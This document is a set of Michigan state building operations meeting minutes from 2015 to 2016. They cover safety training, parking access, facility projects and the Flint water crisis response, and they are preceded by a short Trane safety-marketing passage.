At Trane safety is part of our culture for every employee. What this means to our customers is fewer job site accidents and the delays and liability concerns that come along with them. What this means to our staff is greater confidence in the practices and procedures they use on the job and the pride that comes from working for one of the premier service organizations in the world. Tighter safety standards and fewer accidents can also lead to better on-time project completion and higher quality results.

When you use Trane Building Services to install, maintain or upgrade your building systems you will take full advantage of our superior safety program, low incident rates and subcontractor safety management procedures. These help you manage project risk more effectively than you could using multiple contractors or even a single prime contractor with a less impressive safety record.

Chris,

The SEOC is now active and is currently operating 8am to 8pm 7 days a week because of the Flint water crisis. Please have your crews maintain these sidewalks.

## **Facilities & Business Services Administration Building Operations Division**

---

### **Joint Focus Meeting Minutes Tuesday, October 13, 2015 General Office Building, Conference Room B 1:30 p.m. – 3:00 p.m.**

---

Leading the Meeting: Jamie Uphaus

❖ **Special Topics (20 Min.)**

- Health and Safety – Dan/Olivia
  - Monthly training is continuing, this month is a condensed LOTO awareness.
  - There is no licensing program for front end loader/backhoe, so no need for refresher.
    - ◆ Next class for staff needing the training is next week.
  - Will be scheduling more classes for bucket truck/aerial lift/scissor lift coming up soon.
  - Fall protection training is complete.
    - ◆ This is mandatory full day training- cannot leave early or show up late. Dan heard that there were some staff not in the training for the entire 8-hrs.
  - First aid training coming up.
    - ◆ Dan is having HR provide him with the list of staff and their expiration dates.
    - ◆ Dan/Olivia will be notifying/scheduling this refresher training soon.
  - PPE
    - ◆ Make sure that your staff is using PPE properly!!!
    - ◆ Safety is our 1<sup>st</sup> priority, even in emergency situations.
  - Loop in Dan for H&S related issues.

❖ **Director's Input – Keith Paasch**

- Alternate Work Schedules
  - Business standard is 8 a.m. – 5 p.m.
  - AWS request form is required for schedules outside 8-5
    - ◆ Need to include justification with requests
  - Requests for schedules starting prior to 7 a.m. will be scrutinized
- Ideas for monitor and web-page content
  - Mike Turnquist will be hiring a new staff member, this person will be maintaining and updating the buildings web-page, located here:  
<http://inside.michigan.gov/wr/buildings/buildings/Pages/default.aspx>
    - ◆ Looking for ideas on info that should be displayed.
  - Also looking for ideas for info that should be displayed on monitors in the building lobbies.
  - Send ideas to Ric/Jamie/Larry.
- SAMs
  - Jamie and Larry are now State Administrative Manager 15s, instead of Departmental Manager 15s.

❖ **Discussion Topics – Jamie Uphaus**

- Employee Recognition
  - Steve Doty received certificate for 15 years of State service.
  - Doug Church received an award for 20 years of State service.
- September X3 Report
  - Congrats to everyone! Thanks for all the work put in to ensure everyone made it into the green!
- Access Parking Ramps downtown during business hours.

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- With the programming switch on our access cards over to the new DTMB Service level, parking ramp/lot access during daytime hours has been removed.
- Staff that require daytime access to the ramps in their State vehicles will need to make certain that a separate access card is obtained from the Parking Office and stored in the vehicle.
- If an emergency arises during the day and staff requires access to the Allegan/Ottawa Parking Ramps, then they can push the call buttons for entry.
  - ◆ Allegan Ramp call button location is at the Allegan Street entrance only.
  - ◆ Ottawa Ramp has call buttons located at both the Allegan and Ottawa Street entrances.
- We will retain the after-hours access to the parking ramps on our cards.
- Doug Church brought up concern on fork truck entering the ramp.
  - ◆ Brandon will double-check that dock access points are included in the new programming level.
  - ◆ When zone 2 switched over they obtained an access card to keep in the fork truck and that seems to be working fine for the staff.
  - ◆ Doug and Brandon will discuss further to coordinate a solution that works for both divisions.
- Fire Suppression Valve Locations
  - In case of emergency, please make sure staff is aware of locations of shut-off water valves.
  - Rodney requested prints detailing the locations, Butch said Fire Crew has these and will work on providing them to the zones.
  - Harle also stressed that the valves should be exercised to avoid problems.
- Tracking Temp hours internally
  - Formerly, we relied on HR to track hours and notify us when we were low on hours or out of hours.
  - Now, we need to track temp hours internally.
    - ◆ This is due to HR receiving info from Financial Services 2-4 weeks later than what is being worked, so we could have Temps out of hours and HR wouldn't know about until it is too late.
- ISID Contract – Insulation
  - DCD has awarded ISID contract #00585 for pipe/duct insulation to:  
Lansing Mechanical Insulation  
3315 Parmenter Rd.  
Durand, MI  
989.743.6408
  - The contract does not have a cap. It is a good idea to touch base with Kris Garrison regarding money for this work/projects.

❖ Alternate 15 Input – Larry Scates

- Janitorial Responsibilities during Snow Season
  - Please discuss and coordinate snow responsibilities for your facilities with the supervisor of your janitorial staff prior to the first snow.
  - For those with limited janitorial staff during the first half of the day, let supervisor know if they need to bring someone else in.

❖ MEP & Supply Chain Input

- Winter Gear
  - Time to order winter gear, which includes hat, coat and bibs.
  - Must be approved by zone supervisor.
  - Supply Chain Tech has or will be contacting each area for their order.
  - Chris provides boots and gloves for the snow crew as needed, but not new every year.
  - It is BOD policy that old coats/bibs must be returned when a replacement is issued.
- Surplus Form
  - In many areas it has been found that all kinds of things are being stashed away. Please ask yourselves whether you really can use it. If you have to think about it too long, then get rid of it.
    - ◆ When you come across surplus or scrap property in your zone that is no longer needed and needs to be trashed or could be recycled or donated, please complete the DTMB-0222 Disposal Request (attached to email with these minutes).

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- ♦ You do not need to fill out an itemized list if you have several items. You may put down a general description. The completed form is sent to Daniel Aldaco, [aldacod@michigan.gov](mailto:aldacod@michigan.gov) and 517.373.9120. You may also contact Daniel with any questions or the Surplus support line at 517.373.9749.
- ♦ See DTMB Policy 400.09 State Surplus Management for more information as necessary: <http://inside.michigan.gov/dtmb/wr/psp/Documents/400.09%20State%20Surplus%20Program%20-%20Office%20Supplies%20and%20Furnishings.pdf>
- Bob Ruff specifically requested that no more items be stashed in the Allegan Ramp unassigned room. Zone 2 and Supply Chain will be tackling this room after the Grainger inventory tracking pilot is set-up in Con Hall.

❖ OIP Input – Brandon Philip

- As of Nov. 17<sup>th</sup> the Access/ID card station will be relocated from GOB to OPS CTR Rm. 109 (in the lobby).
  - OIP will send out communication.
- Signed new lease with Fisher Deck in Detroit near Cadillac Place
  - Provides 100 parking spaces that are currently being filled
- Increased desire for card access on non-DTMB owned/managed facilities.
  - MDOT is paying for cameras and card readers in their SE Michigan facility.
    - ♦ Honeywell has been contracted for the work but it will be tie in to our system.
    - ♦ OIP will only be taking care of the admin side, such as issuing cards, modifying access, etc.
  - They are considering doing this at their Auburn Hills location as well.
- Neal asked about the possibility of DTMB managed conference rooms in GTB and/or the current MSP HQ
  - Brandon stated that makes sense as we do not currently have any conference rooms available east of Con Hall. He stated that OIP would be happy to administer more conference rooms for BOD.
  - However, if the conference rooms are agency-leased, then the BOA would need to be adjusted.

❖ Zone Updates (*2 Mins Each*)

- Frank Broderick – West Zone
  - Traverse City
    - ♦ Carrier is on-site performing maintenance on the chiller.
    - ♦ Installed isolation valves in the heating system to allow for system maintenance without having to drain the entire system.
  - Grand Rapids
    - ♦ Amador started Monday. We are glad to have him and looking forward to working with him.
  - Escanaba: Business as usual.
- Mike Noonan – East Zone
  - Flint
    - ♦ Tested the water from our facility for lead and we came in at .001 and .004 and the limit is .015.
    - ♦ 7th floor is moving forward lobby is not much farther at this time.
  - Jackson
    - ♦ Set the new Trane rtu's this weekend and will be starting one up this week with connecting the duct work on the first unit and the second unit the following weekend.
    - ♦ The chiller demo is starting this week.
  - Saginaw: Nothing new.
  - State fair: Meeting this week to find out about extension of purchase.
- Al Vettese – Cadillac Place
  - Cleaned cooling towers # 1 and # 5, complete pm for both.
  - Limbach began boilers start up procedures along with DTMB crew, should be ready for startup as weather requires.
  - Suite L-275, painted, repaired and replace carpet, upgraded lighting and electrical, hvac, replaced filter and tested, for perspective new tenant.

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- Steve Cooper, upgraded lighting and plugs at the State Police Post, these are now on emergency power, also completed the shop and locker room area.
- LED retrofits in common areas of building.
- Steve Doty – Zone 1
  - Hannah Building
    - ◆ Working with MDE on a few small modular projects and some surplus requests.
  - Ottawa Building
    - ◆ Working with LARA and BPBS on some small and medium sized projects.
  - Plaza sidewalks
    - ◆ We have scheduled some side walk repairs and lifts in preparation for winter season.
  - Hall of Justice
    - ◆ Moving forward with East Parking Ramp LED conversion project, we have been ordering lights to start project.
  - E911 Project
    - ◆ Contractors have been getting ahead of the building notice schedule and I have spoken to the E911 project manager to make sure the contractor doesn't upset the building tenants by coming in for the phone and data lines audits ahead of schedule.
  - SOM Warehouse Complex
    - ◆ Working with custodial vendor to increase the frequencies and details of the cleaning in the SOMWC facilities.
- Bob Ruff – Zone 2
  - We just finished up the 2<sup>nd</sup> conference room that we had a painting request for in the VanWagoner Building for MDOT.
  - The staff replaced a leaking 8" drain line in the Allegan Ramp last weekend.
  - We just finished installing a 55" TV in the Powell Conference Room for the DNR in Con Hall.
  - Aaron finishing up installing 8 dimming ballasts & dimmer switch in conf. room for LARA in Con Hall.
  - D.C. Byers is finishing up the ceiling repairs in the domestic cold water pump room that services the Williams Building.
- Doug Church – Zone 3
  - MLHC
    - ◆ Rotunda Windows Project; The Glass is in and Laux is working on tying in the ceiling and getting exterior ready for the granite.
    - ◆ The Zone Staff has completed learning center in the Museum.
    - ◆ Laux Construction is going to finish up the Rain Garden this week.
    - ◆ The A/C unit has failed in the Archives Vault and we are getting 3 bids to replace the unit.
  - JOC
    - ◆ Zone Staff starting remodel project on 2<sup>nd</sup> floor so MSP Capital Post can relocate into the bldg.
  - Austin
    - ◆ The reheats in the VAV's are plugged on the 1<sup>st</sup> floor and the staff is working on flushing the heating system. We may need to do this on overtime.
  - Mason
    - ◆ ORS punch list is completed.
    - ◆ New rest rooms on the 1<sup>st</sup> floor will be completed this week.
    - ◆ MIOSHA just sent out a punch list.
    - ◆ We are still working with CSM on the lighting system issues and they are working on the list now.
    - ◆ We are still having HVAC and lighting issues at the Mason.
    - ◆ Commissioning is still going on.
- Bob Bierwagen – Zone 4
  - Cass
    - ◆ We had a main sewage line back-up yesterday that lead to a late afternoon building closure. With the help of an outside contractor we narrowed the problem down to a possible defective flapper on the main sewer line check valve in the vault on the north side of the facility. We

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

managed to free up this sticky flapper so the system was flowing again and plan on replacing this flapper as soon as the new one arrives. With this area being deemed a confined space we have scheduled a contractor to complete this flapper replacement work and we are hoping they can get it done this week before it sticks again and creates another back-up problem.

- Governor's Residence
  - ◆ We had our last Grounds Meeting for the year yesterday afternoon as we prepare everything for the upcoming winter season.
- Romney
  - ◆ The 6<sup>th</sup> floor DTMB Budget office remodel project was completed last week.
- Lottery
  - ◆ We have a project on the 2<sup>nd</sup> floor for the MGCB that is scheduled to start tomorrow the 14th. This project involves the removal and relocation of some walls to expand the office and the addition of six cubicles to fill this new space. This is a joint venture that involves the DTMB Carpentry Crew, Facilities Staff and DBI. If everything goes as planned the project should be completed by mid-November.
- Roosevelt Ramp: Business as usual.
- Miscellaneous
  - ◆ We had our Bi-Annual Cass Key Contact mtg. yesterday and they seemed very pleased with how Facilities has been running in the building. We also have our Bi-Annual Romney Key Contact mtg. which is scheduled for tomorrow and hope to get the same positive feedback from them as well.
- Neal Droste – Zone 5
  - State Laboratory
    - ◆ Incinerator Project: New incinerator and stack is in place. Training went very well. Mechanical inspection and Plumbing inspections complete. Lightening arrestor is done as well.
  - Records Center
    - ◆ The Radiant Tube Heater Project: Completed.
    - ◆ Roof Replacement Project: Jud has received the 90% documents from Andy Sowinski at Partners in Architecture and set up a final review meeting with Partners.
  - MSPHQ
    - ◆ CAR Project: MSPHQ 2<sup>nd</sup> floor move December 2015.
  - Grand Tower
    - ◆ AHU Replacement Project: Work on bulletin #9 was continued on the 12th floor. Floors 15-12 are complete.
    - ◆ Perimeter heating system isolation valves Project: Completed.
- Scott Davis – Zone 6
  - Power Plant Operator- Will be reposting (requesting a temp interim)
    - ◆ Posted on 9/15/15-closing on 10/16/15, currently have 17 applicants
    - ◆ Currently have 3 operators and are training 2 individuals to cover in the event of an emergency
  - Energy Center
    - ◆ Absorption Chillers: Operational as designed, utilizing "free steam" cooling the complex up to approximately 72°F.
    - ◆ Heat Exchanger/Free Cooling: Preparing for use within the near future.
    - ◆ Centrifugal Chillers: Will be working upgrading control panels on unit #4.
    - ◆ Solar Turbine/HRSG: Operating as designed.
    - ◆ Boiler #1 (old unit): Passed inspection with notes of concern to address.
    - ◆ Thermal Storage: Utilizing to compliment absorption chiller capacity.
    - ◆ Metering Project
    - ◆ Insulation: Contractor insulate in plant/tunnels-on schedule.
    - ◆ Procedural Operating Documentation
      - Meeting with C2AE to begin design and format.
      - Update Meeting on 1/22/15 to review SOP's, Valve tagging and prelim layout.
      - Funding has been acquired, Dave Sproul will be scheduling a progress meeting.
    - ◆ Remaining Catwalk Access

**Next Meeting: Tuesday, October 27, 2015 9:30 a.m. - 11:00 a.m. GOB Conference Room A**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- Meeting with Century A & E 11/19/14 to review preliminary designs.
  - Finalizing design, received an approximate cost from C2AE.
  - Pre-Bid Walk through June 8<sup>th</sup>, Bids due June 17<sup>th</sup>.
  - Laux Construction awarded the contract.
  - Pre-con meeting 10/09/15.
  - Interior steel is currently being fabricated, shop drawings nearly complete for exterior steel.
- ♦ Domestic Water Tower
  - H2O Towers completed the power washing and treatment of the exterior 10/08/15.
- General Service Building
  - ♦ Painting of Exterior project
    - MOP written, assigned to ODC. Met with Dennis Stamm/Adam Lach, reviewed project.
    - Mandatory pre-bid walk through- 4/13/15.
    - Kost Contracting awarded the contract.
    - Power washing-complete.
    - Main building-complete.
    - Trim and caulk-complete.
    - Punch list compiled- awaiting final closeout meeting.
  - ♦ Sewer Line/ AHU 9-10
    - Pre-Con meeting scheduled for 1/21/15.
    - Mandatory RFP meeting 4/17/14, Received Proposals 5/06/14-William A. Kibbe & Associates, Inc. chosen as PSC.
    - Moore Trosper started work on 3/23/15
      - The new sewer line-Complete.
      - Commissioning-complete.
      - Punch list has been generated-to be completed during the bulletin #2 work.
      - Bulletin #2 approved-booster pump and drywall to deck, work began 10/05/15.
- Operations Center
  - ♦ Aiding Treasury with Sound Masking Project.
    - Final Tuning currently being performed.
  - ♦ Treasury modular reconfiguration project.
    - Including carpet, lighting and paint.
    - SWS Modular Reconfiguration Phase1-complete.
    - SWS Modular Reconfiguration Phase2-begin 9/15/15.
  - ♦ OPS Hosting Center
    - Final meeting on punch list ~~July 22, 2015~~-postponed to 8/11/15, McGrath and Gute did not show- awaiting closeout documents per Dave McGrath.
  - ♦ OPS DTMB Technical Services
    - Modular Reconfiguration.
    - Timeline/scheduling Meeting 9/01/15.
    - Begin phase 1 on 9/25/15.
    - Phase 2 and 3 currently being scheduled for Nov. & Dec.

### **Joint Focus Meeting Notes Tuesday, January 19, 2016 Operations Center, Conference Rooms A,B,C 9:30 a.m. – 11:00 a.m.**

---

Leading the Meeting: Jamie Uphaus

❖ **Special Topic (5 Min.)**

- Health and Safety – Dan/Olivia
  - Arc Flash Training coming up on Jan. 27th, 15 slots available for free, cost for staff beyond that, one day training 8-4 Cadillac Place
    - Send RSVP e/m to Dan and Olivia for staff on provided list, let them know if there are other folks that are interested
  - Emergency Responders- what are BOD responsibilities for R badges
    - Dan/Larry/Jamie will be outlining and defining our role during emergencies
    - Dan is working closely with OIP on active shooter
  - Spok mobile alternatives
    - Jamie reported OIP is putting together options
    - Dick suggested that the complexes be broken up: Downtown and Secondary, etc.

❖ **Discussion Topics**

- BOC Training Session
  - Energy Office offered to pay for 13 people to attend Building Operator Certification courses
  - Offered to BTSS- Brandon, Jerry and Kyle have signed up so far
  - Now extending invite to Building Trades Crew Leaders that are interested, application deadline is 4pm on 1/19 (Bethanie forwarded email with details on 1/19/16)
- Flint Water Crisis
  - Mike Noonan provided update on what is happening in the Flint State Office Building
    - SOB water testing has consistently tested well below the EPA allowable limits for lead, continuing to test water quarterly
    - Water coolers have been set-up for tenants, filters installed on faucets

❖ **Alternate 15 Input – Larry Scates**

- Specialty Crew invite to all project kick-off meetings
  - Please be sure to invite OIP and specialty crews to kick-off/partnership meetings to keep everyone involved from the beginning of a project
  - FS needs to make certain that professional always includes everyone on meeting invites, as they have a tendency to drop people off if they don't attend every meeting

❖ **MEP & Supply Chain Input**

- Supply Chain is currently restocking cleaning kits. Email DTMB-SupplyChain w/related requests.
- Working to hire GOA temp. Once hired they will take stock of fall protection inventory.

❖ **Zone Updates (2 Min. Each)**

- Frank Broderick – West Zone
  - Grand Rapids
    - New security measures in place this week. The elevators will require card access to use. Visitors will have to check in with the security guard to access them.
  - Traverse City

**Next Meeting: Tuesday, February 2, 2016 9:30 - 11:00 a.m., Ottawa UL Conference Room #5**

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

- A project meeting is scheduled on Thursday for the exterior weather proofing with DCD.
  - We are working on installing LED lighting in the hall corridors.
- Escanaba: Business as usual.
- Mike Noonan – East Zone
  - Saginaw
    - Turn over for the facility showers is complete.
    - Keeping up with snow events
  - Jackson
    - Carpet on first floor hallway and 2 & 3 floor break rooms have been tiled.
    - Heat pumps are temped in and should be complete by the end of the month.

**COLLABORATION. COMMUNICATION. COOPERATION. CUSTOMER SERVICE**

**Facilities & Business Services Administration**  
**Building Operations Division**

---

**Joint Focus Meeting Agenda - Notes**  
**Tuesday, February 2, 2016**  
**DMB-Conf. Room-Ottawa 5**  
**9:30 a.m. – 11:00 a.m.**

---

Leading the Meeting: Larry Scates

❖ Special Topic (*30 Mins*)

- Health and Safety – “Monthly Videos” Dan Morgan and Olivia Feldpausch

MIOSHA, Video Streaming, please do not download the videos on your desktop or flash drive. Get sign-in sheets to Olivia, ASAP return old ones to Olivia/Dan. Building audits will start with Zone 6, first.

❖ Director’s Input – Keith Paasch

Keith, mention providing a list of which type of lighting that is located in each building a list will be available soon, see Sarah Goodrich for additional information. Each zone will need to provide a list of building appliances within their buildings and a maintenance schedule should be kept on those appliances along with purchased items for moves that have taken place in DTMB, managed buildings.

❖ Discussion Topics:

- Remind Key Contacts to call Central Control
- Please remind all key contacts to notify Central Control, for all emergencies at (517) 373-0190, and for NON –Emergencies call Central Control at (517) 373-0196. For Cadillac Place, please call the Command Center, for all emergencies at (313) – 456-1100, for non –emergencies call (313) - 456-111

Wellness Objective – Take the Stairs

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,**  
**CUSTOMER SERVICE**

The Wellness objective, is for State of Michigan, employees to take the stairs to promote better health initiatives. The question that arose is are our building stairwell adequate enough to promote stairwell use? The Romney Bldg. stairs some of the floors are locked out. In the Mason Bldg. there are floors that one will need card access (Badge In) for question related to this objective please give Rodney Ross/Dan Morgan, a call. Rodney is on the Wellness committee. Rodney, should be able to answer most of your questions.

- ❖ Alternate 15 Input – Jamie Uphaus
- ❖ Cross Training Plans for On-Call Staff

Cross training for on call staffing to familiarize themselves with other buildings in the Downtown and Secondary Complexes, we are looking at having a sheet with the list of areas within all buildings. This training will probably consist of three (3) days out of the week. Cross training for those who are not on the on-call list will take place after the on-call staff training sometime before vacations starts later this spring. See Bethanie, for list and more information.

Cadillac Place training for the electrician will continue as is.

❖ **OIP/Brandon Phillips**

Niki Tefft, is now the acting Customer Service Center Supervisor, until that position is filled. Capitol Security Post, is now located within the Joint Operations Center.

- ❖ **Todd Perry** – Appliance notice PM's schedule please see Todd, for this information.

Zone Updates (*2 Mins 54.99 Seconds Each*)

- **Frank Broderick – West Zone**

Escanaba- business as usual

Traverse City- continuing work on LED lighting project, held first meeting with D&C on building exterior project, keeping up with the snow and ice

Grand Rapids - working on replacing one of our two sump pumps in the parking ramp. New pumps has been ordered hope to have it onsite in four weeks, working

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

on installing new chemical treatment station for the cooling tower, 50% of staff off work right now due to injury or illness no time frame for their return as of yet.

○ **Mike Noonan – East Zone**

Sorry we could not attend... Rick is on vacation and Brian is dealing with Saginaw control issue and has to take photos for New DHHS staff ID's  
Flint I am waiting for the Head of the EPA to arrive on sight. Security Detail arrived yesterday with late notice that she would be here.

Saginaw: Painting and door handle replacement

State Fair: Dumars was Denied use of the Parking lot off of 8 mile for an event in May

Jackson: New Air handler project is just about complete. There has been some Variable speed drive questions as related to pumps and horse power. Brian Knox has clarified the questions.

Flint: The short.....

This past few weeks the East Zone staff has shown exceptional intestinal fortitude. They have made space for the for 40+ federal employees who are here to help the State of Michigan, the City of Flint and most importantly the residents of this city. It has been days and nights of quick thinking and problem solving. It has involved making many unpopular decisions and thinking out of box to get these groups together. This group is working long after the close of business and all weekend. Staff in the East zone has been on the front line going above and beyond any position description we have.

Richard Baird the governor's appointed flint man has been here working with both city and federal officials. He has been doing meet and greets and doing media interviews. Last week LT Governor and appointed staff had a meeting on sight for the flint water crisis and will continue to meet here.

I want to thank my staff for going above and beyond, they have been doing ID's, Parking assisting the SEOC in all the needs such as : Installing TV's, helping with Direct TV, IT, Governor's office needs and the list goes on and on. The complaints on parking are flying in daily and the staff here is the ones that have to handle it and here about it again and again.

Construction: Still not done and the schedule still continues to change.

Ice storage and Solar: Kick off meeting was last week. They will start February 15<sup>th</sup> and Chiller tie in's and Structural support welds on 7<sup>th</sup> floor.

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

- **Elios Vettese – Cadillac Place**

- 1) Century A@E, DTMB Electricians at Cadillac Place , and from Lansing and outstates, these, Supervisors attended 8 hours Arch Flash training class , at Cadillac Place to review current procedures and proper PEP equipment, another class might be held for Maintenance Techs at a later date.
- 2) Had staff meeting along with Kurt King and Jim Geyer, Larry Scates, Alex Cousineau, to review procedures regarding X-3 program, to make sure that all procedures are being followed.
- 3) Painting is continuing in the 2-100 Treasury wing offices and conference rooms.
- 4) Plumbing Professors, plumbing contractor, repaired rotted drain lines and also installation of drain and supply lines for new break room for tenants at Cadillac Place.
- 5) Had air testing done for the 14<sup>th</sup>, 15<sup>th</sup> and 12<sup>th</sup> floor areas, complaints, 14 and 15 we had a minor roof leak in one area.
- 6) Boynton conducting the quarterly pm's on the fire system.

- **Steve Doty – Zone 1**

**Hannah Building -**

- **Normal operation**
- Working with MDE on several small modular projects
- Working on various issues in the restrooms i.e. piping, plumbing fixtures, dividers

**Ottawa Building –**

- Working with LARA and BPBS on some small and medium sized projects.
- Working on various issues in the restrooms i.e. piping, plumbing fixtures, dividers
- Working with LARA on updated the Café equipment

**Ottawa Ramp-**

The staff are working on changing failed storm drain lines.

**Plaza sidewalks –**

- Pavers a heaving due to frost so we have cones out. This will have to be looked at in the spring

**Hall of Justice -**

- **Normal operation**
- Moving forward with East Parking Ramp LED conversion project, we have been ordering lights to start project.

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

- Staff/Key Contact meetings and Zone tour has been scheduled for March 7th

#### **Veterans Memorial –**

- Ready for winter

#### **SOM Warehouse Complex –**

- Working with tenants and contractors for 100 building remodel and complex improvement.
- Telecom is scheduled on February 4<sup>th</sup> to come in a 6pm-12am to cut out the AT&T phone lines and run new fiber. They will also move Kristy's existing server switch to the new location.
- Main sewer line was scoped and a blockage was found at the fence line that has been part of the sewage drain issues in the 100 and 400 building. The contractor will make recommendations to Tim Hall as part of the FBSA project to repair.
- Coordinating some door changes and installations to eliminate water intrusion, *Material Ordered*
- The new restroom door has been installed to allow the 100 tenants access to the restroom
- A new card reader was installed on the South door since the front NE door has been turned over to the Contractor.

#### **Staffing –**

- Cross Training and Zone coverage: Jerry and Brandon Pattison have coordinated that Paul Charles, will work in Zone 2 every Monday until Brandon is able to backfill his vacant Mechanic position.
- Jerry Keeder and Andy Gewirtz is enrolled in the BOC Level I class.

#### ○ **Bob Ruff – Zone 2**

Con Hall snowmelt/side walk project is under way and they are done running the needed piping to the south entrance and they are currently working on the piping to the north entrance.

DEQ has requested a guard to be station at both the North and South Entrances in Con Hall temporality.

The carpet is being installed in the New HR Suite in Con Hall this week, then furniture build out, and they move in on Feb. 15<sup>th</sup>.

Thanks to Kelly Love and Kenya Court for helping out Denny with the paint work in the New HR Suite due to the time frame in the schedule that needed to be met.

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

The IT support staffs move into Con Hall was approved last week, so we are awaiting an appointment to discuss the timeline and what needs to be remodeled in the building before they can move in. Around 95 to 100 more tenants.

In the Williams and VanWagoner Buildings we really have nothing serious going on so it is business as usual.

We had to have the VanWagoner Loading Dock entrance gate fixed last Friday as one of the hinges let loose and broke.

- **Church – Zone 3**

MLHC - 1<sup>ST</sup> floor rest rooms project is moving along

JOC – Remodel project on the 2<sup>nd</sup> floor, MSP Capital Post has relocated into the building. Painting is done and Central has been relocated. Completed

Austin – My staff are working on the heat on the 1<sup>st</sup> floor and trying to get the snow melt system working with help from Zone #2. As of right now everything is working as it should.

Mason – We are still working with CSM about the issues with the lighting and HVAC systems and they are working on the list now.

Commissioning is still on going.

1<sup>st</sup> floor east wing construction is done and DTMB will be moving in on Feb. 4<sup>th</sup>. We are meeting with the tenants today.

- Bob Bierwagen – Zone 4

- Cass

The DHHS Ground Floor office remodel project is moving right along. The walled office and new conference room have been built so Keyna along with Denny Sisson from Zone 2 are working on getting the area painted by the end of this week. We are also working on a couple minor mechanical changes, installing power and changing lighting to fit the new layout this week as well. Carpet work will start next Monday and barring any unforeseen issues we should have this project completed by 2/24/16 as requested by DHHS so employees can be moved from the Capitol View building as part of the CAR project.

- **Governor's Residence**

- ❖ We have Dewitt Fence coming out this week to remove an old abandoned and worn out gate along Moores River Drive and replace it with fencing. This secured and sensor gate has been alarming to DTMB Central Control for about a week now and based on its condition and the installation of a new gate for the Grounds Project it has been agreed upon by DTMB Facilities, OIP and the Governor's office that repairing it is not cost effective.

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

- Romney

The Primary Switch Gear project was completed last week and we have a Punch List walk through meeting schedule next Tuesday afternoon 2/9/16 to wrap things up.

- Lottery

We received the approval on the background checks for a couple of Pleune employees late yesterday. We will now get with Pleune to schedule the fire/smoke damper installation work in both stairways hopefully this week.

- Roosevelt Ramp

- Business as usual.

- Miscellaneous

- Business as usual.

- **Neal Droste – Zone 5**

- 

**State Laboratory:**

1: Installing a new water sampling machine for DEQ. Adjacent pole barn will hold 50 pallets. Real-estate is looking for more space. Chiller #1 is punched out.

**Records Center:**

1: Roof Replacement Project: Pre-Construction Meeting will likely be scheduled in late February with work to start when weather permits.

2: Installing 2<sup>nd</sup> ceiling hung NG Unit heater in the ANNEX this week.

**MSPHQ:**

1: CAR Project: Chrisman is the General. 2<sup>nd</sup> Floor Moores Trosper Demo. Centennial Electric.

**Grand Tower:**

1: AHU Replacement Project: Work on bulletin #9 completed.

2: New Loading dock seals and doors have been installed and completed.

3: In the process of rebuilding the High Voltage Switchgear March 5<sup>th</sup>.

- Scott Davis – Zone 6

- **Norm Fudge returned to work 2/01/16**
- **Power Plant Operator-Reviewing 4 candidates**
- **Maint Mech posted to backfill Ralph Matt**

- **Energy Center:**

- Absorption Chillers

- Operational as designed, utilizing “free steam” cooling the complex up to approximately 72°F

- Heat Exchanger/Free Cooling

- On line and functioning very well to cool the complex

- Centrifugal Chillers

- Performing winter maintenance
- Will be working upgrading control panels on unit #4

- Solar Turbine/HRSG

- Operating as designed

- Boiler #1 (old unit)

**Next Meeting: Tuesday, February 16, 2016, 9:30 a.m. - 11:00 a.m., Operation Center Conference Room A, B, C**

**COLLABORATION, COMMUNICATION, COOPERATION,  
CUSTOMER SERVICE**

- Standby mode
- Thermal Storage
  - Utilizing to compliment absorption chiller capacity.
- Metering Project
- Procedural Operating Documentation
  - Meeting with C2AE to begin design and format
  - Update Meeting on 1/22/15 to review SOP's, Valve tagging and prelim layout
  - Funding has been acquired, Dave Sproul will be scheduling a progress meeting
- Remaining Catwalk Access
  - Meeting with Century A & E 11/19/14 to review preliminary designs
  - Finalizing design, received an approximate cost from C2AE
  - Pre-Bid Walk through June 8<sup>th</sup>, Bids Due June 17<sup>th</sup>
  - Laux Construction awarded the contract
  - Pre-con meeting 10/09/15
  - Mobilize November 30<sup>th</sup>, complete by December 31
  - Interior steel-complete
  - Exterior steel-complete
  - Awaiting punch list item completion (parts at galvanizer) and closeout
  - **General Service Building:**
  - Painting of Exterior project
  - Punch list compiled- awaiting final closeout meeting
  - Lobby Upgrades
  - Drywall, paint, flooring, interior door and ceiling complete
  - Furniture on order
  - Planning with designers to move into main hall and break area
- Sewer Line/ AHU 9-10
  - Pre-Con meeting scheduled for 1/21/15
  - Mandatory RFP meeting 4/17/14, Received Proposals 5/06/14-William A. Kibbe & Associates, Inc. chosen as PSC
  - Moore Trosper started work on 3/23/15
    - The new sewer line-Complete
    - Commissioning-complete
    - Punch list has been generated-to be completed during the bulletin #2 work
    - Bulletin #2 approved-booster pump and drywall to deck, complete
    - Re-work of controls valves need to be completed
  - Depot Move
